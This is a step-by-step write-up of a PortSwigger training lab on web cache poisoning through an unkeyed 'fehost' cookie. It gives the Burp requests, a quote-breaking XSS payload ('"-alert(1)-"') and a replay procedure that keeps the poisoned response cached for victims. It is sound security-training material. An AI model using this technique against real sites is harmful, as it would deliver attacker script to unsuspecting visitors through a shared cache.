PortSwigger
Lab Description
This lab is vulnerable to web cache poisoning because cookies aren’t included in the cache key. An unsuspecting user regularly visits the site’s home page. To solve this lab, poison the cache with a response that executes
alert(1)in the visitor’s browser.
Step 1: Understanding the Vulnerability
Web cache poisoning with unkeyed cookies:
- The cache key doesn’t include cookies (cookies are unkeyed)
- The
fehostcookie value is reflected in the response - By poisoning the cache with a malicious cookie, all users receive the XSS payload
The attack chain:
- Attacker sends request with
fehost= malicious payload - Cache stores the poisoned response (cookie not part of cache key)
- Victim requests home page (no malicious cookie)
- Cache serves poisoned response → XSS executes
Step 2: Reconnaissance
Step 2.1: Load the Home Page
Load the lab’s home page in your browser.
Step 2.2: Find the Reflected Cookie
In Burp Proxy → HTTP history, find the GET / request.

Notice the response sets: fehost=prod-cache-01
Step 2.3: Observe Cookie Reflection

Reload the home page. The fehost cookie value is reflected inside a JavaScript object in the response.
Step 3: Testing the Vulnerability
Step 3.1: Add Cache Buster
Send the request to Repeater and add a unique query parameter:
GET /?cb=1234 HTTP/1.1
Host: YOUR-LAB-ID.web-security-academy.net
Cookie: fehost=prod-cache-01
Step 3.2: Modify the Cookie

Change the cookie value to an arbitrary string:
GET /?cb=1234 HTTP/1.1
Host: YOUR-LAB-ID.web-security-academy.net
Cookie: fehost=test123
 Observe:
 test123 is reflected in the response.
The cookie value is reflected
Step 4: Crafting the XSS Payload
Step 4.1: Break Out of Quotes
The cookie is reflected inside double quotes. We need to break out:
fehost=someString"-alert(1)-"someString
This breaks the string and injects -alert(1)-.
Step 4.2: Complete Payload
Cookie: fehost="-alert(1)-"
Step 5: Poisoning the Cache
Step 5.1: Send Poisoned Request
GET /?cb=1234 HTTP/1.1
Host: YOUR-LAB-ID.web-security-academy.net
Cookie: fehost="-alert(1)-"
Step 5.2: Replay Until Cached
Keep sending until you see X-Cache: hit and your payload in the response.
Step 5.3: Verify in Browser
Remove the cache buster and visit:
https://YOUR-LAB-ID.web-security-academy.net/
Expected: alert(1) popup appears.
Step 6: Keeping the Cache Poisoned
Step 6.1: Remove Cache Buster

GET / HTTP/1.1
Host: YOUR-LAB-ID.web-security-academy.net
Cookie: fehost="-alert(1)-"
Step 6.2: Replay Every Few Seconds
Keep sending this request to maintain the poisoned cache until the lab solves.

Step 7: Lab Solved
Once the victim visits the poisoned home page, the lab solves automatically.
